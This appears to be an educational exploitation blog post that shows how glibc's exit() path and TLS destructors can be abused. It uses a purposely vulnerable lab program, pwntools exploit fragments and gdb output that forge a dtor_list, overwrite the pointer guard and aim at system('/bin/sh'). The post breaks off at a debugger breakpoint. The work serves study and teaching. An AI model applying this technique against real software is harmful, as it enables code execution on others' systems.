From exit() to RIP control
Gaining code execution via exit()
Overview
In this blog, we explore how code execution can be achieved during program termination by abusing the glibc exit() mechanism, specifically through TLS destructors.
All demonstrations use glibc 2.42, but the concept applies broadly to versions >= 2.23.
Although this technique is not new, this post presents my analysis and understanding of how it works in practice.
Background
Before a program reaches main, several initialization steps are performed by the runtime.
Contrary to common assumption, main is not the first function executed. For dynamically linked binaries, execution begins at the ELF entry point (_start), which eventually transfers control to __libc_start_main_impl. This function is responsible for setting up the runtime environment before invoking main.
Internally, __libc_start_main_impl delegates the final call to main to __libc_start_call_main.
It is defined in src
1
2
3
4
5
6
_Noreturn static __always_inline void
__libc_start_call_main (int (*main) (int, char **, char ** MAIN_AUXVEC_DECL),
                        int argc, char **argv MAIN_AUXVEC_DECL)
{
  exit (main (argc, argv, __environ MAIN_AUXVEC_PARAM));
}
One important detail is that when main returns, its return value is passed to exit().
This analysis focuses on the implementation of exit().
Analysis
The referenced snippets can be found here. They can be cross-referenced by searching for the relevant symbols.
The exit function is a thin wrapper around __run_exit_handlers.
1
2
3
4
5
6
void
exit (int status)
{
  __run_exit_handlers (status, &__exit_funcs, true, true);
}
libc_hidden_def (exit)
The function __run_exit_handlers takes four parameters:
1
2
3
4
extern void __run_exit_handlers (int status,
				 struct exit_function_list **listp,
				 bool run_list_atexit, bool run_dtors)
  attribute_hidden __attribute__ ((__noreturn__));
status: the exit status passed to exit(), either from the return value of main or from a direct call to exit().
listp: a pointer to the list of registered exit handlers (exit_function_list), which stores functions registered via atexit, __cxa_atexit, and on_exit.
run_list_atexit: a boolean that determines whether functions registered via atexit are executed.
run_dtors: a boolean that determines whether destructors are executed during program termination.
The following data structures are used to manage functions registered using atexit, on_exit and __cxa_atexit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
enum
{
  ef_free,	/* `ef_free' MUST be zero!  */
  ef_us,
  ef_on,
  ef_at,
  ef_cxa
};

struct exit_function
  {
    /* `flavour' should be of type of the `enum' above but since we need
       this element in an atomic operation we have to use `long int'.  */
    long int flavor;
    union
      {
	void (*at) (void);
	struct
	  {
	    void (*fn) (int status, void *arg);
	    void *arg;
	  } on;
	struct
	  {
	    void (*fn) (void *arg, int status);
	    void *arg;
	    void *dso_handle;
	  } cxa;
      } func;
  };
struct exit_function_list
  {
    struct exit_function_list *next;
    size_t idx;
    struct exit_function fns[32];
  };

extern struct exit_function_list *__exit_funcs attribute_hidden;
The exit_function_list structure maintains a linked list of registered exit handlers. Each entry contains up to 32 exit_function objects, which represent functions registered via mechanisms such as atexit, on_exit, and __cxa_atexit.
Each exit_function stores a function pointer along with its associated metadata, depending on how it was registered.
Although these structures present potential avenues for code execution, they are not the focus of this analysis.
Moving on, here is the implementation of __run_exit_handlers
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
void
attribute_hidden
__run_exit_handlers (int status, struct exit_function_list **listp,
		     bool run_list_atexit, bool run_dtors)
{
  /* The exit should never return, so there is no need to unlock it.  */
  __libc_lock_lock_recursive (__exit_lock);

  /* First, call the TLS destructors.  */
  if (run_dtors)
    call_function_static_weak (__call_tls_dtors);

  __libc_lock_lock (__exit_funcs_lock);

  /* We do it this way to handle recursive calls to exit () made by
     the functions registered with `atexit' and `on_exit'. We call
     everyone on the list and use the status value in the last
     exit (). */
  while (true)
    {
      struct exit_function_list *cur;

    restart:
      cur = *listp;

      if (cur == NULL)
	{
	  /* Exit processing complete.  We will not allow any more
	     atexit/on_exit registrations.  */
	  __exit_funcs_done = true;
	  break;
	}

      while (cur->idx > 0)
	{
	  struct exit_function *const f = &cur->fns[--cur->idx];
	  const uint64_t new_exitfn_called = __new_exitfn_called;

	  switch (f->flavor)
	    {
	      void (*atfct) (void);
	      void (*onfct) (int status, void *arg);
	      void (*cxafct) (void *arg, int status);
	      void *arg;

	    case ef_free:
	    case ef_us:
	      break;
	    case ef_on:
	      onfct = f->func.on.fn;
	      arg = f->func.on.arg;
	      PTR_DEMANGLE (onfct);

	      /* Unlock the list while we call a foreign function.  */
	      __libc_lock_unlock (__exit_funcs_lock);
	      onfct (status, arg);
	      __libc_lock_lock (__exit_funcs_lock);
	      break;
	    case ef_at:
	      atfct = f->func.at;
	      PTR_DEMANGLE (atfct);

	      /* Unlock the list while we call a foreign function.  */
	      __libc_lock_unlock (__exit_funcs_lock);
	      atfct ();
	      __libc_lock_lock (__exit_funcs_lock);
	      break;
	    case ef_cxa:
	      /* To avoid dlclose/exit race calling cxafct twice (BZ 22180),
		 we must mark this function as ef_free.  */
	      f->flavor = ef_free;
	      cxafct = f->func.cxa.fn;
	      arg = f->func.cxa.arg;
	      PTR_DEMANGLE (cxafct);

	      /* Unlock the list while we call a foreign function.  */
	      __libc_lock_unlock (__exit_funcs_lock);
	      cxafct (arg, status);
	      __libc_lock_lock (__exit_funcs_lock);
	      break;
	    }

	  if (__glibc_unlikely (new_exitfn_called != __new_exitfn_called))
	    /* The last exit function, or another thread, has registered
	       more exit functions.  Start the loop over.  */
	    goto restart;
	}

      *listp = cur->next;
      if (*listp != NULL)
	/* Don't free the last element in the chain, this is the statically
	   allocate element.  */
	free (cur);
    }

  __libc_lock_unlock (__exit_funcs_lock);

  if (run_list_atexit)
    call_function_static_weak (_IO_cleanup);

  _exit (status);
}
After all cleanup is complete, the process finally terminates via the exit syscall.
Of particular interest is the following portion of __run_exit_handlers:
1
2
3
4
5
6
7
8
  /* The exit should never return, so there is no need to unlock it.  */
  __libc_lock_lock_recursive (__exit_lock);

  /* First, call the TLS destructors.  */
  if (run_dtors)
    call_function_static_weak (__call_tls_dtors);

  __libc_lock_lock (__exit_funcs_lock);
After acquiring the relevant locks, the function checks whether run_dtors is set to true. If so, __call_tls_dtors is invoked.
What are TLS destructors?
TLS (Thread-Local Storage) destructors are functions associated with thread-local variables. They are automatically invoked when a thread exits, or during program termination via exit().
Unlike regular destructors in object-oriented programming, TLS destructors are specifically tied to thread-local data and are managed by the runtime.
Here’s a code sample to demonstrate this.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
#define _GNU_SOURCE
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>

pthread_key_t key;

void destructor(void *ptr) {
    printf("TLS destructor called! ptr = %p\n", ptr);
}

void *thread_func(void *arg) {
    void *data = malloc(0x20);
    pthread_setspecific(key, data);
    printf("Thread exiting...\n");
    return NULL;
}

int main() {
    pthread_t t;

    // Register TLS destructor
    pthread_key_create(&key, destructor);

    pthread_create(&t, NULL, thread_func, NULL);
    pthread_join(t, NULL);

    printf("Main exiting...\n");
    return 0;
}
I compiled the program against glibc 2.42 built from source.
On execution, the following output is produced:

Notice that the thread function does not call destructor directly. Instead, the destructor is invoked automatically by glibc when the thread exits, since it was registered as the cleanup routine for thread-specific data associated with key.
Moving on, the following is the implementation of __call_tls_dtors:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
/* Call the destructors.  This is called either when a thread returns from the
   initial function or when the process exits via the exit function.  */
void
__call_tls_dtors (void)
{
  while (tls_dtor_list)
    {
      struct dtor_list *cur = tls_dtor_list;
      dtor_func func = cur->func;
      PTR_DEMANGLE (func);

      tls_dtor_list = tls_dtor_list->next;
      func (cur->obj);

      /* Ensure that the MAP dereference happens before
	 l_tls_dtor_count decrement.  That way, we protect this access from a
	 potential DSO unload in _dl_close_worker, which happens when
	 l_tls_dtor_count is 0.  See CONCURRENCY NOTES for more detail.  */
      atomic_fetch_add_release (&cur->map->l_tls_dtor_count, -1);
      free (cur);
    }
}
libc_hidden_def (__call_tls_dtors)
The logic is fairly straightforward. As long as tls_dtor_list is not empty, glibc repeatedly takes the current entry, extracts its function pointer, demangles it, advances the list head, and then invokes the destructor on the stored object.
After the destructor call, the associated TLS destructor count is decremented and the current list node is freed.
But what is dtor_list?
1
2
3
4
5
6
7
8
9
10
11
typedef void (*dtor_func) (void *);

struct dtor_list
{
  dtor_func func;
  void *obj;
  struct link_map *map;
  struct dtor_list *next;
};


static __thread struct dtor_list *tls_dtor_list;
Here, tls_dtor_list is a thread-local pointer to a dtor_list, meaning each thread maintains its own destructor list.
The structure itself forms a singly linked list with the following important fields:
func: the destructor function to invoke.
obj: the object or data passed as an argument to the destructor.
map: a pointer to the associated link_map, which describes the loaded shared object.
next: a pointer to the next destructor entry in the list.
From an exploitation perspective, the most important field is func, since it is eventually invoked indirectly after being passed through PTR_DEMANGLE.
Recall that tls_dtor_list resides in thread-local storage and is therefore writable at runtime. With an arbitrary write primitive, we could forge a fake dtor_list structure and corrupt tls_dtor_list so that it points to the forged node.
Control over the next field would also allow additional fake entries to be chained into the list.
When __call_tls_dtors is later executed, glibc will walk through our forged list and eventually invoke the destructor function stored in func.
This provides a powerful primitive: not only do we gain control over the function pointer, but we also control its first argument:
1
cur->func(cur->obj);  // system("/bin/sh") => profit!
However, this is not as straightforward as it appears.
Before invocation, the function pointer is passed through PTR_DEMANGLE, a glibc protection mechanism that prevents direct control over stored function pointers.
How do we break this?
First we need to know how PTR_DEMANGLE works!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
#define POINTER_GUARD 48

# ifdef __ASSEMBLER__
#  define PTR_MANGLE(reg)       xor %fs:POINTER_GUARD, reg;                   \
                                rol $2*LP_SIZE+1, reg
#  define PTR_DEMANGLE(reg)     ror $2*LP_SIZE+1, reg;                        \
                                xor %fs:POINTER_GUARD, reg
# else
#  define PTR_MANGLE(var)       asm ("xor %%fs:%c2, %0\n"                     \
                                     "rol $2*" LP_SIZE "+1, %0"               \
                                     : "=r" (var)                             \
                                     : "0" (var),                             \
                                       "i" (POINTER_GUARD))
#  define PTR_DEMANGLE(var)     asm ("ror $2*" LP_SIZE "+1, %0\n"             \
                                     "xor %%fs:%c2, %0"                       \
                                     : "=r" (var)                             \
                                     : "0" (var),                             \
                                       "i" (POINTER_GUARD))
# endif
Looking at the macro definition is somewhat messy, but when we take a look at it’s disassembly we get this.

1
2
3
0x00007ffff7e16dc4 <+36>:	mov    rax,QWORD PTR [rbx]
0x00007ffff7e16dc7 <+39>:	ror    rax,0x11
0x00007ffff7e16dcb <+43>:	xor    rax,QWORD PTR fs:0x30
In other words, glibc demangles the stored function pointer by rotating it right by 0x11 and then XORing it with the value at fs:0x30.
The mangling on the other hand, does the reverse operation.
On x86_64, the fs register points to the thread control block (TCB), which provides access to thread-local storage. The offset 0x30 corresponds to the pointer_guard field in tcbhead_t:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
typedef struct
{
  void *tcb;		/* Pointer to the TCB.  Not necessarily the
			   thread descriptor used by libpthread.  */
  dtv_t *dtv;
  void *self;		/* Pointer to the thread descriptor.  */
  int multiple_threads;
  int gscope_flag;
  uintptr_t sysinfo;
  uintptr_t stack_guard;
  uintptr_t pointer_guard;
  unsigned long int unused_vgetcpu_cache[2];
  /* Bit 0: X86_FEATURE_1_IBT.
     Bit 1: X86_FEATURE_1_SHSTK.
   */
  unsigned int feature_1;
  int __glibc_unused1;
  /* Reservation of some values for the TM ABI.  */
  void *__private_tm[4];
  /* GCC split stack support.  */
  void *__private_ss;
  /* The marker for the current shadow stack.  */
  unsigned long long int ssp_base;
  /* Must be kept even if it is no longer used by glibc since programs,
     like AddressSanitizer, depend on the size of tcbhead_t.  */
  __128bits __glibc_unused2[8][4] __attribute__ ((aligned (32)));

  void *__padding[8];
} tcbhead_t;


Inspecting it with gdb shows that it contains what appears to be a randomized 8-byte value:
The pointer guard is initialized in security_init:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
static void
security_init (void)
{
  /* Set up the stack checker's canary.  */
  uintptr_t stack_chk_guard = _dl_setup_stack_chk_guard (_dl_random);
#ifdef THREAD_SET_STACK_GUARD
  THREAD_SET_STACK_GUARD (stack_chk_guard);
#else
  __stack_chk_guard = stack_chk_guard;
#endif

  /* Set up the pointer guard as well, if necessary.  */
  uintptr_t pointer_chk_guard
    = _dl_setup_pointer_guard (_dl_random, stack_chk_guard);
#ifdef THREAD_SET_POINTER_GUARD
  THREAD_SET_POINTER_GUARD (pointer_chk_guard);
#endif
  __pointer_chk_guard_local = pointer_chk_guard;

  /* We do not need the _dl_random value anymore.  The less
     information we leave behind, the better, so clear the
     variable.  */
  _dl_random = NULL;
}
For our purposes, the important takeaway is not the exact generation routine, but the fact that the pointer guard is stored per thread in TLS.
As a result, forging a valid mangled function pointer requires either recovering the current thread’s guard or overwriting it.
In our case, we assume that we have an arb write primitive so we go with overwriting it’s current value.
Exploitation
I wrote a pwnable problem to showcase this technique.
Here’s the source code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdint.h>
#include <asm/prctl.h>
#include <syscall.h>
#include <inttypes.h>

typedef struct buf_t {
    char buf[0x100];
} buf_t;

void setup() __attribute__((constructor));

void setup() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
}

int main() {
    uint32_t choice = 0;
    uint64_t addr = 0, value = 0;
    void *tmp = malloc(0x20);
    size_t *fs_base;

    syscall(SYS_arch_prctl, ARCH_GET_FS, &fs_base);
    printf("stdout: %p\n", stdout);
    printf("fs_base: %p\n", fs_base);
    printf("heap: %p\n", tmp);

    printf("enter data: ");
    buf_t *buf = (buf_t *)malloc(sizeof(buf_t));
    read(STDIN_FILENO, buf, sizeof(buf_t));

    while (1) {
        printf("[1]. store addr and val\n[2]. arb write\n[3]. end program\n> ");

        if (scanf("%u", &choice) != 1)
            exit(-1);

        if (choice == 1) {
            printf("addr: ");
            if (scanf("%" SCNu64, &addr) != 1)
                exit(-1);

            printf("val: ");
            if (scanf("%" SCNu64, &value) != 1)
                exit(-1);
        } else if (choice == 2) {
            *(uint64_t *)addr = value;
        } else {
            break;
        }
    }

    return 0;
}
After compilation, we check the protections enabled with checksec
1
2
3
4
5
6
7
8
9
10
11
12
13
mark@rwx:~/Desktop/CodeAnalysis$ ./run.sh
mark@rwx:~/Desktop/CodeAnalysis$ checksec main
[*] '/home/mark/Desktop/CodeAnalysis/main'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    RUNPATH:    b'/home/mark/Desktop/CodeAnalysis/glibc/glibc-2.42-out/lib'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
mark@rwx:~/Desktop/CodeAnalysis$
All mitigations are enabled.
The program itself is fairly simple. At startup, it provides several useful leaks:
stdout, which can be used to recover the base address of libc- the
fsbase - a heap leak
User input is first stored in a heap buffer before execution enters the loop. The loop then allows us to:
- set
addrandval - write
valtoaddr - break out of the loop
In other words, the program gives us a write-what-where primitive, which we can use to gain code execution.
As discussed earlier, this can be achieved by abusing the exit() path.
The attack plan is as follows:
- Forge a fake
dtor_liststructure on the heap and populate it with the necessary fields so that it eventually invokessystem("/bin/sh") - Overwrite the
pointer_guardfield intcbhead_twith a known value, making it possible to forge a valid mangled function pointer - Overwrite
tls_dtor_listso that it points to the forged structure - Exit the program to trigger destructor execution
Since we have the fs base, we know that pointer_guard is located at fs:0x30.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
def conv(leak):
    return int(leak.split(b" ")[1], 16)

def parse_leaks():
    io.recvuntil(b":")
    leaks = io.recvlines(3)
    libc.address = conv(leaks[0]) - libc.sym["_IO_2_1_stdout_"]
    fs_base = conv(leaks[1])
    heap_base = conv(leaks[2]) - 0x310
    return fs_base, heap_base

def solve():
    fs_base, heap_base = parse_leaks()
    pointer_guard = fs_base + 0x30

    info("libc base: %#x", libc.address)
    info("fs base: %#x", fs_base)
    info("pointer guard: %#x", pointer_guard)
    info("heap base: %#x", heap_base)

    io.interactive()
We now forge a fake dtor_list structure. Since we will later overwrite the pointer guard with a known value (e.g. 0xdeadbeef), we can precompute the correctly mangled function pointer using that value.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
def mangle(key, val):
    return rol((key ^ val), 0x11, 64)

def fake_dtor_list(func, obj, lmap, next):
    return p64(func) + p64(obj) + p64(lmap) + p64(next)

def solve():
    func = mangle(0xdeadbeef, 0xcafebabe)
    obj  = heap_base + 0x360
    dtor_obj = fake_dtor_list(func, obj, 0, 0) + b"/bin/sh\x00"

    io.sendafter(b"data:", dtor_obj)

    io.interactive()
To confirm control over RIP, we set func to 0xcafebabe.
Next, we overwrite both the pointer_guard and tls_dtor_list.
The address of pointer_guard is relatively straightforward to obtain, unlike tls_dtor_list.
I’ll show how to obtain the address dynamically.
Start the program in gdb then set a breakpoint at __call_tls_dtors+10
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
gef> disass __call_tls_dtors
Dump of assembler code for function __GI___call_tls_dtors:
   0x00007ffff7e16da0 <+0>:	endbr64
   0x00007ffff7e16da4 <+4>:	push   rbp
   0x00007ffff7e16da5 <+5>:	push   rbx
   0x00007ffff7e16da6 <+6>:	sub    rsp,0x8
   0x00007ffff7e16daa <+10>:	mov    rbp,QWORD PTR [rip+0x194faf]        # 0x7ffff7fabd60
   0x00007ffff7e16db1 <+17>:	mov    rbx,QWORD PTR fs:[rbp+0x0]
   0x00007ffff7e16db6 <+22>:	test   rbx,rbx
   0x00007ffff7e16db9 <+25>:	je     0x7ffff7e16dfe <__GI___call_tls_dtors+94>
   0x00007ffff7e16dbb <+27>:	nop    DWORD PTR [rax+rax*1+0x0]
   0x00007ffff7e16dc0 <+32>:	mov    rdx,QWORD PTR [rbx+0x18]
   0x00007ffff7e16dc4 <+36>:	mov    rax,QWORD PTR [rbx]
   0x00007ffff7e16dc7 <+39>:	ror    rax,0x11
   0x00007ffff7e16dcb <+43>:	xor    rax,QWORD PTR fs:0x30
   0x00007ffff7e16dd4 <+52>:	mov    QWORD PTR fs:[rbp+0x0],rdx
   0x00007ffff7e16dd9 <+57>:	mov    rdi,QWORD PTR [rbx+0x8]
   0x00007ffff7e16ddd <+61>:	call   rax
   0x00007ffff7e16ddf <+63>:	mov    rax,QWORD PTR [rbx+0x10]
   0x00007ffff7e16de3 <+67>:	lock sub QWORD PTR [rax+0x498],0x1
   0x00007ffff7e16dec <+76>:	mov    rdi,rbx
   0x00007ffff7e16def <+79>:	call   0x7ffff7dfd390 <free@plt>
   0x00007ffff7e16df4 <+84>:	mov    rbx,QWORD PTR fs:[rbp+0x0]
   0x00007ffff7e16df9 <+89>:	test   rbx,rbx
   0x00007ffff7e16dfc <+92>:	jne    0x7ffff7e16dc0 <__GI___call_tls_dtors+32>
   0x00007ffff7e16dfe <+94>:	add    rsp,0x8
   0x00007ffff7e16e02 <+98>:	pop    rbx
   0x00007ffff7e16e03 <+99>:	pop    rbp
   0x00007ffff7e16e04 <+100>:	ret
End of assembler dump.
gef> b *__call_tls_dtors+10
Breakpoint 1 at 0x7ffff7e16daa: file cxa_thread_atexit_impl.c, line 149.
gef>
On program continuation we then choose option 3 and the breakpoint should hit.
